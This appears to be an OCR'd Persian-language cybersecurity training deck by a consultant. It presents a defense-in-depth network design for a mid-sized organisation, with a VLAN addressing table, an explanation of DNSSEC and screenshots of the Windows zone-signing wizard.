# CYBER DEFENSE

## ❖ حسین ملک زاده

مشاور و تحلیل گر ارشد امنیت سایبری

کارشناس ارشد امنیت اطلاعات ازدانشگاه Sapienza Universityرم – ایتالیا

مدرس و عضو هیات علمی دانشگاه بین المللی نورث وست Northwest International University

مدرس و عضو هیات علمی دانشگاه نیوجرسی New Jersey International Open University

مدرس و عضو هیات علمی موسسه دانشگاهی DEI Institute - Online Universityآفریقا

دارای مدرک دکترا مدیریت امنیت سایبری DBA - Cyber Security Management از دانشگاه بین المللی نورث وست

ممیز و سرممیز امنیت اطلاعات ISMS ISO27001-2013

دارای مدارک سطح عالی امنیت اطلاعات CISSP , CISA

دارای مدرک مشاور ارشد امنیت سیستمی SSCP

طراح – مشاور و مجری پروژه¬های شبکه و امنیت اطلاعات ISMS , SOC , NOC

دارای بیش از ۲۴ سال سابقه آموزشی – اجرایی و مدیریتی درزمینه پروژه¬های شبکه و امنیت در داخل و خارج از کشور

مدرس دوره¬های تخصصی شبکه و امنیت با بیش از دوازده هزارساعت تدریس درموسسات داخلی و بین المللی

دارای تحصیلات و مدارک بین المللی :

MCSE , CCNA ,CCNA Security , CCNP , CEH , CISSP , CWNA , ISMS , SSCP, GSNA

عضوانجمن مهندسین کامپیوتر و فناوری آمریکا IEEE , ACM

مولف کتاب هنر هک کردن انسان در حوزه امنیت در مهندسی اجتماعی Social engineering


www.Hosseinmalekzadeh.com

Mobile: 09153133217

E-mail: Hoseeinmalekzadeh@Gmail.com

Telegram Channel : https://t.me/HosseinMalekzadeh

http://www.linkedin.com/in/hosseinmalekzadeh

@HOSSEINMALEKZADEH2015

@HOSSEINMALEKZADEH


**By. Hossein Malekzadeh**

**Cyber Security Consultant and Manager**

**www.Hosseinmalekzadeh.com**

**Mobile : 09153133217**

# نقشه شبکه سازمان (دفتر مرکزی)

## سناریوی سازمان

یک سازمان متوسط با حدود ۵۰۰ کارمند
دارای دفتر مرکزی و دو شعبه
خدمات اصلی سازمان شامل:


- سرویس های دایرکتوری (Active Directory)
- سرورهای فایل و پرینت
- سرور برنامه کاربردی تحت وب
- سیستم تلفنی تحت شبکه (VoIP)
- دسترسی کاربران به اینترنت
- ارتباط امن بین شعب از طریق VPN
- زیرساخت مجازی سازی با VMware

## اهداف امنیتی

- حفاظت لایه به لایه از اطلاعات و سرویس ها
- جلوگیری از دسترسی غیرمجاز
- جلوگیری از حرکت جانبی مهاجم در شبکه
- مانیتورینگ و پاسخ به رخدادها
- پشتیبان گیری و تداوم کسب و کار

## چالش ها / تهدیدات

- حملات اینترنتی (Brute Force, Exploit, DDoS)
- فیشینگ و مهندسی اجتماعی
- بدافزار و باج افزار
- تهدیدات داخلی و دسترسی بیش از حد
- نشت اطلاعات
- خرابی تجهیزات و از دسترس خارج شدن سرویس ها




### راهنمای نمادها

اینترنت — کلاینت — فایروال / روتر
سیستم امنیتی — تلفن تحت شبکه — سوئیچ لایه ۳
دسترسی بی سیم — سرور


### نکات طراحی امنیتی (Defense in Depth)

- لایه محیطی: فایروال, IDS/IPS, Anti-DDoS, WAF
- لایه شبکه: تقسیم بندی VLAN, Private VLAN, Private VLAN Security
- لایه سیستم: هاردنینگ سررورها و کلاینت ها، بروزرسانی Patch Management
- لایه هویت و دسترسی: Mtive Directory Security, Least Privilege Security
- لایه مانیتورینگ: جمع آوری و تحلیل لاگ ها در SIEM
- لایه داده: رمزنگاری: DLP, Backup منظم
- لایه پنجم پاسخ: Incident Response Plan و تمرین دوره ای

### جدول آدرس دهی

| VLAN | Network | Gateway | Description |
|---|---|---|---|
| 10 | 10.0.10.0/24 | 10.0.10.1 | Management |
| 20 | 10.0.20.0/24 | 10.0.20.1 | Users |
| 30 | 10.0.30.0/24 | 10.0.30.1 | Servers |
| 40 | 10.0.40.0/24 | 10.0.40.1 | VoIP |
| 50 | 10.0.50.0/24 | 10.0.50.1 | Guest |
| 60 | 10.0.60.0/24 | 10.0.60.1 | Virtualization/Backup |
| DMZ | 10.10.10.0/24 | 10.10.10.1 | DMZ Zone |

- DNSSEC مخفف Domain Name System Security Extensions است.
در سطح ابتدایی، DNSSEC روشی برای ایمن سازی و تأیید یک رکورد DNS است بدون اینکه نیازی به درک کوئری باشد.




- DNSSECیک راه حل استاندارد برای افزودن احراز هویت به پاسخ های DNS، تأیید اعتبار فرستنده و یکپارچگی پیام است.
- اگرچه همه مشکلات امنیتی مرتبط با DNSرا برطرف نمی کند، اما قطعاً باید بخشی از جعبه ابزار امنیتی DNSباشد زیرا از وقوع آسیب زننده ترین حملات مانند cache poisoning جلوگیری می کند.

- DNSSECبا استفاده از نوعی امضای دیجیتال روی داده های DNS، پاسخ به درخواست های DNSرا قبل از اینکه به مشتری برگردانده شود، تأیید می کند.
- مشتری از طریق رمزنگاری کلید عمومی، یک کوئری DNSارسال می کند و آدرس IPرا درخواست می کند.

- وقتی DNSSECاجرا می شود، همه zoneهای DNS دارای یک کلید عمومی و یک کلید خصوصی هستند.
- کلید عمومی، همانطور که از نامش پیدا است، برای همه در دسترس است و وسیله ای برای رمزگشایی پیام های امضا شده توسط کلید خصوصی مربوطه می باشد

- DNSSECمجموعه قابلیت‌هایی است که برای امن‌سازی تبادل اطلاعات DNSبه‌کار گرفته می‌شود. پروتکل DNSبه‌طور ذاتی فاقد توانایی احراز اصالت می‌باشد.

روی اسم دامنه مون کلیک راست کرده و مطابق شکل روی Sign the Zone کلیک میکنیم.



Zone Signing Wizard

## DNS Security Extensions (DNSSEC)

Domain Name System Security Extensions (DNSSEC) is a suite of extensions that add security to the DNS protocol. Specifically, DNSSEC provides origin authority, data integrity, and authenticated denial of existence. DNSSEC provides the ability for DNS servers and resolvers to trust DNS responses by using digital signatures for validation.

To continue, click Next and this wizard will guide you through the zone signing process.

☐ Don't show this page again


Learn more about DNSSEC

< Back | Next > | Cancel


AD DS 1

DNS

